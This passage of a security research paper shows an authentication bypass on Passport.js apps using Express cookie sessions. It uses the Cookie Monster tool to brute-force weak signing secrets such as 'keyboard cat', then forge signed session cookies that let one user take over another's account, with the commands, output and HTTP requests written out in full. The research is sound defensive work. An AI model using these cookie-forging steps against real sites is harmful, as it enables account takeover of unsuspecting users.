ZmViLmpwZyIsImF2YXRhcm1lZGl1bSI6Imh0dHBzOi8vc3RlYW1jZG4tYS5ha2FtYWloZC5uZXQvc3RlYW1jb21tdW5pdHkvcHVibGljL2ltYWdlcy9hdmF0YXJzL2ZlL2ZlZjQ5Z
TdmYTdlMTk5NzMxMGQ3MDViMmE2MTU4ZmY4ZGMxY2RmZWJfbWVkaXVtLmpwZyIsImF2YXRhcmZ1bGwiOiJodHRwczovL3N0ZWFtY2RuLWEuYWthbWFpaGQubmV0L3N0ZWFtY29tbX
VuaXR5L3B1YmxpYy9pbWFnZXMvYXZhdGFycy9mZS9mZWY0OWU3ZmE3ZTE5OTczMTBkNzA1YjJhNjE1OGZmOGRjMWNkZmViX2Z1bGwuanBnIiwicGVyc29uYXN0YXRlIjowLCJwcml
tYXJ5Y2xhbmlkIjoiMTAzNTgyNzkxNDI5NTIxNDA4IiwidGltZWNyZWF0ZWQiOjE1MjUxMDQ0NTYsInBlcnNvbmFzdGF0ZWZsYWdzIjowfSwiaWQiOiI4Njc1MzA5IiwiZGlzcGxh
eU5hbWUiOiJKZW5ueSIsInBob3RvcyI6W3sidmFsdWUiOiJodHRwczovL3N0ZWFtY2RuLWEuYWthbWFpaGQubmV0L3N0ZWFtY29tbXVuaXR5L3B1YmxpYy9pbWFnZXMvYXZhdGFyc
y9mZS9mZWY0OWU3ZmE3ZTE5OTczMTBkNzA1YjJhNjE1OGZmOGRjMWNkZmViLmpwZyJ9LHsidmFsdWUiOiJodHRwczovL3N0ZWFtY2RuLWEuYWthbWFpaGQubmV0L3N0ZWFtY29tbX
VuaXR5L3B1YmxpYy9pbWFnZXMvYXZhdGFycy9mZS9mZWY0OWU3ZmE3ZTE5OTczMTBkNzA1YjJhNjE1OGZmOGRjMWNkZmViX21lZGl1bS5qcGcifSx7InZhbHVlIjoiaHR0cHM6Ly9
zdGVhbWNkbi1hLmFrYW1haWhkLm5ldC9zdGVhbWNvbW11bml0eS9wdWJsaWMvaW1hZ2VzL2F2YXRhcnMvZmUvZmVmNDllN2ZhN2UxOTk3MzEwZDcwNWIyYTYxNThmZjhkYzFjZGZl
Yl9mdWxsLmpwZyJ9XSwiaWRlbnRpZmllciI6Imh0dHBzOi8vc3RlYW1jb21tdW5pdHkuY29tL29wZW5pZC9pZC83NjU2MTE5ODgzMzM0MDEyNiJ9fX0=

               _   _
             _/0\/ \_
    .-.   .-` \_/\0/ '-.
   /:::\ / ,_________,  \
  /\:::/ \  '. (:::/  `'-;
  \ `-'`\ '._ `"'"'\__    \
   `'-.  \   `)-=-=(  `,   |
       \  `-"`      `"-`   /

[*] Testing samples for: session
[+] Found secret: your secret
digitalinterruption:~$ 
```

Illustration 16: Cookie Monster finding the secret of the sample application


Using the cookie secret and the file containing the new cookie contents (**not** base64 encoded), Cookie Monster could be used to create a new session cookie and signature.



```
digitalinterruption:~$ cookie-monster -e -f new_cookie.json -k 'your secret'
               _  _
             _/0\/ \_
    .-.   .-` \_/\0/ '-.
   /:::\ / ,_________,  \
  /\:::/ \  '. (:::/  `'-;
  \ `-'`\ '._ `"'"'\__    \
   `'-.  \   `)-=-=(  `,   |
       \  `-"`      `"-`   /

[+] Data Cookie: session=eyJwYXNzcG9ydCI6eyJ1c2VyIjp7InByb3ZpZGVyIjoic3RlYW0iLCJfanNvbiI6eyJzdGVhbWlkIjoiNzY1NjExOTg4MzMzNDAxMjYiLCJjb21t
dW5pdHl2aXNpYmlsaXR5c3RhdGUiOjMsInByb2ZpbGVzdGF0ZSI6MSwicGVyc29uYW5hbWUiOiJSb2IgQCBEaWdpdGFsIEludGVycnVwdGlvbiIsInByb2ZpbGV1cmwiOiJodHRwc
zovL3N0ZWFtY29tbXVuaXR5LmNvbS9wcm9maWxlcy83NjU2MTE5ODgzMzM0MDEyNi8iLCJhdmF0YXIiOiJodHRwczovL3N0ZWFtY2RuLWEuYWthbWFpaGQubmV0L3N0ZWFtY29tbX
VuaXR5L3B1YmxpYy9pbWFnZXMvYXZhdGFycy9mZS9mZWY0OWU3ZmE3ZTE5OTczMTBkNzA1YjJhNjE1OGZmOGRjMWNkZmViLmpwZyIsImF2YXRhcm1lZGl1bSI6Imh0dHBzOi8vc3R
lYW1jZG4tYS5ha2FtYWloZC5uZXQvc3RlYW1jb21tdW5pdHkvcHVibGljL2ltYWdlcy9hdmF0YXJzL2ZlL2ZlZjQ5ZTdmYTdlMTk5NzMxMGQ3MDViMmE2MTU4ZmY4ZGMxY2RmZWJf
bWVkaXVtLmpwZyIsImF2YXRhcmZ1bGwiOiJodHRwczovL3N0ZWFtY2RuLWEuYWthbWFpaGQubmV0L3N0ZWFtY29tbXVuaXR5L3B1YmxpYy9pbWFnZXMvYXZhdGFycy9mZS9mZWY0O
WU3ZmE3ZTE5OTczMTBkNzA1YjJhNjE1OGZmOGRjMWNkZmViX2Z1bGwuanBnIiwicGVyc29uYXN0YXRlIjowLCJwcmltYXJ5Y2xhbmlkIjoiMTAzNTgyNzkxNDI5NTIxNDA4IiwidG
ltZWNyZWF0ZWQiOjE1MjUxMDQ0NTYsInBlcnNvbmFzdGF0ZWZsYWdzIjowfSwiaWQiOiI4Njc1MzA5IiwiZGlzcGxheU5hbWUiOiJKZW5ueSIsInBob3RvcyI6W3sidmFsdWUiOiJ
odHRwczovL3N0ZWFtY2RuLWEuYWthbWFpaGQubmV0L3N0ZWFtY29tbXVuaXR5L3B1YmxpYy9pbWFnZXMvYXZhdGFycy9mZS9mZWY0OWU3ZmE3ZTE5OTczMTBkNzA1YjJhNjE1OGZm
OGRjMWNkZmViLmpwZyJ9LHsidmFsdWUiOiJodHRwczovL3N0ZWFtY2RuLWEuYWthbWFpaGQubmV0L3N0ZWFtY29tbXVuaXR5L3B1YmxpYy9pbWFnZXMvYXZhdGFycy9mZS9mZWY0O
WU3ZmE3ZTE5OTczMTBkNzA1YjJhNjE1OGZmOGRjMWNkZmViX21lZGl1bS5qcGcifSx7InZhbHVlIjoiaHR0cHM6Ly9zdGVhbWNkbi1hLmFrYW1haWhkLm5ldC9zdGVhbWNvbW11bm
l0eS9wdWJsaWMvaW1hZ2VzL2F2YXRhcnMvZmUvZmVmNDllN2ZhN2UxOTk3MzEwZDcwNWIyYTYxNThmZjhkYzFjZGZlYl9mdWxsLmpwZyJ9XSwiaWRlbnRpZmllciI6Imh0dHBzOi8
vc3RlYW1jb21tdW5pdHkuY29tL29wZW5pZC9pZC83NjU2MTE5ODgzMzM0MDEyNiJ9fX0=
[+] Signature Cookie: session.sig=YGCApehKd8rjUtDBUW9XbAEMaCU
digitalinterruption:~$
```

Illustration 17: Cookie Monster providing a new session cookie and signing it

Returning back to the Repeater tab of Burp - copying the cookies provided by Cookie Monster into the request and executing it, results in the altered account details being displayed; proving that an authentication bypass is possible.



```
GET /account HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0)
Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:3000/
Cookie:
session=eyJwYXNzcG9ydCI6eyJ1c2VyIjp7InByb3ZpZGVyIjoic3RlYW0iLCJfanNvbiI6ey
JzdGVhbWlkIjoiNzY1NjExOTg4MzMzNDAxMjYiLCJjb21tdW5pdHl2aXNpYmlsaXR5c3RhdGUi
OjMsInByb2ZpbGVzdGF0ZSI6MSwicGVyc29uYW5hbWUiOiJSb2IgQCBEaWdpdGFsIEludGVycn
VwdGlvbiIsInByb2ZpbGV1cmwiOiJodHRwczovL3N0ZWFtY29tbXVuaXR5LmNvbS9wcm9maWxl
cy83NjU2MTE5ODgzMzM0MDEyNi8iLCJhdmF0YXIiOiJodHRwczovL3N0ZWFtY2RuLWEuYWthbW
FpaGQubmV0L3N0ZWFtY29tbXVuaXR5L3B1YmxpYy9pbWFnZXMvYXZhdGFycy9mZS9mZWY0OWU3
ZmE3ZTE5OTczMTBkNzA1YjJhNjE1OGZmOGRjMWNkZmViLmpwZyIsImF2YXRhcm1lZGl1bSI6Im
h0dHBzOi8vc3RlYW1jZG4tYS5ha2FtYWloZC5uZXQvc3RlYW1jb21tdW5pdHkvcHVibGljL2lt
YWdlcy9hdmF0YXJzL2ZlL2ZlZjQ5ZTdmYTdlMTk5NzMxMGQ3MDViMmE2MTU4ZmY4ZGMxY2RmZW
JfbWVkaXVtLmpwZyIsImF2YXRhcmZ1bGwiOiJodHRwczovL3N0ZWFtY2RuLWEuYWthbWFpaGQu
bmV0L3N0ZWFtY29tbXVuaXR5L3B1YmxpYy9pbWFnZXMvYXZhdGFycy9mZS9mZWY0OWU3ZmE3ZT
E5OTczMTBkNzA1YjJhNjE1OGZmOGRjMWNkZmViX2Z1bGwuanBnIiwicGVyc29uYXN0YXRlIjow
LCJwcmltYXJ5Y2xhbmlkIjoiMTAzNTgyNzkxNDI5NTIxNDA4IiwidGltZWNyZWF0ZWQiOjE1Mj
UxMDQ0NTYsInBlcnNvbmFzdGF0ZWZsYWdzIjowfSwiaWQiOiI4Njc1MzA5IiwiZGlzcGxheU5h
bWUiOiJKZW5ueSIsInBob3RvcyI6W3sidmFsdWUiOiJodHRwczovL3N0ZWFtY2RuLWEuYWthbW
FpaGQubmV0L3N0ZWFtY29tbXVuaXR5L3B1YmxpYy9pbWFnZXMvYXZhdGFycy9mZS9mZWY0OWU3
ZmE3ZTE5OTczMTBkNzA1YjJhNjE1OGZmOGRjMWNkZmViLmpwZyJ9LHsidmFsdWUiOiJodHRwcz
ovL3N0ZWFtY2RuLWEuYWthbWFpaGQubmV0L3N0ZWFtY29tbXVuaXR5L3B1YmxpYy9pbWFnZXMv
YXZhdGFycy9mZS9mZWY0OWU3ZmE3ZTE5OTczMTBkNzA1YjJhNjE1OGZmOGRjMWNkZmViX21lZG
l1bS5qcGcifSx7InZhbHVlIjoiaHR0cHM6Ly9zdGVhbWNkbi1hLmFrYW1haWhkLm5ldC9zdGVh
bWNvbW11bml0eS9wdWJsaWMvaW1hZ2VzL2F2YXRhcnMvZmUvZmVmNDllN2ZhN2UxOTk3MzEwZD
cwNWIyYTYxNThmZjhkYzFjZGZlYl9mdWxsLmpwZyJ9XSwiaWRlbnRpZmllciI6Imh0dHBzOi8v
c3RlYW1jb21tdW5pdHkuY29tL29wZW5pZC9pZC83NjU2MTE5ODgzMzM0MDEyNiJ9fX0=;
session.sig=YGCApehKd8rjUtDBUW9XbAEMaCU
Connection: close
Upgrade-Insecure-Requests: 1
```

ID: 8675309

Name: Jenny


Illustration 18: A successful authentication bypass using the modified cookie and signature

6. An Example of an Attack on Passport.js Using Local Authentication

A common implementation of Passport.js is to not only offer OpenID strategies, but to also allow users to register and login using a local authentication strategy. A local strategy is one which acts like a traditional authentication system; by handling the data within the local system.

When using local authentication, the developer has complete control over the verbosity level of the data stored within the cookie. Ultimately, they will still be required to store some form of identifier, which with knowledge of the cookie signing secret, can be manipulated just the same as when OpenID is used.

For this example, a small Express application was written which has two users – **user1** and **user2**. Upon logging in as **user1**, the **session** and **session.sig** cookies are created and sent back to the browser; as was seen in section 5.




Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
57	http://localhost:3000	GET	/			200	384	HTML
58	http://localhost:3000	GET	/login			200	468	HTML
59	http://localhost:3000	POST	/login	✓		302	377	HTML
60	http://localhost:3000	GET	/			200	373	HTML

```
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /
Vary: Accept
Content-Type: text/html; charset=utf-8
Content-Length: 46
Set-Cookie: session=eyJwYXNzcG9ydCI6eyJ1c2VyIjoxfX0=; path=/; httponly
Set-Cookie: session.sig=ZfFez-ediJ2mAz5ZweSvUKGT-mo; path=/; httponly
Date: Wed, 09 May 2018 12:22:12 GMT
Connection: close

<p>Found. Redirecting to <a href="/">/</a></p>
```

Illustration 19: The initialisation of the session after logging in

Decoding the **session** cookie in the Decoder tab of Burp reveals that this particular implementation of the local strategy stores the user's ID number in the **passport** object.




```
eyJwYXNzcG9ydCI6eyJ1c2VyIjoxfX0=
```

```
{"passport":{"user":1}}
```

Illustration 20: The decoded session cookie

Using Cookie Monster with the **session** and **session.sid** cookies returned by the Express instance, it is possible to recover the secret.




```
digitalinterruption:~$ cookie-monster -p 3001 \
> -c eyJwYXNzcG9ydCI6eyJ1c2VyIjoxfX0= \
> -s ZfFez-ediJ2mAz5ZweSvUKGT-mo

               _  _
             _/0\/ \_
    .-.   .-` \_/\0/ '-.
   /:::\ / ,_________,  \
  /\:::/ \  '. (:::/  `'-;
  \ `-'`\ '._ `"'"'\___    \
   `'-.  \   `)-=-=(  `,   |
       \  `-"`      `"-`   /

[*] Testing samples for: session
[+] Found secret: keyboard cat
digitalinterruption:~$
```

Illustration 21: Cookie Monster recovering the cookie signing secret


Once the cookie signing secret is known, it is once again possible to create a new session cookie and sign it; fooling the server into believing it is legitimate.

As the **passport** object in the **session** cookie has one property [user] which stores the user ID, the contents of the new cookie need only change the ID from **1** to **2**. Once the change to the unencoded cookie is made and stored into a new file (in this case, **new.cookie**), Cookie Monster can be used to encode and sign it.



```
  GNU nano 2.9.3                    new.cookie

{"passport":{"user":2}}

                              [ Wrote 1 line ]
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell
```


Illustration 22: The unencoded contents of the new session cookie



```
digitalinterruption:~$ cookie-monster -p 3001 -e \
> -f new.cookie \
> -k 'keyboard cat'
               _  _
             _/0\/ \_
    .-.   .-` \_/\0/ '-.
   /:::\ / ,_________,  \
  /\:::/ \  '. (:::/  `'-;
  \ `-'`\ '._ `"'"'\__    \
   `'-.  \   `)-=-=(  `,   |
       \  `-"`      `"-`   /

[+] Data Cookie: session=eyJwYXNzcG9ydCI6eyJ1c2VyIjoyfX0=
[+] Signature Cookie: session.sig=XXv3PRlh5J1JWB8EmoyPK51OsGs
digitalinterruption:~$
```

Illustration 23: Cookie Monster encoding and signing the new cookie

After setting the **session** and **session.sig** cookies to the new values generated by Cookie Monster, accessing the profile page now provides access to the **user2** account and confirms an authentication bypass.



Name: User 2

Username: user2

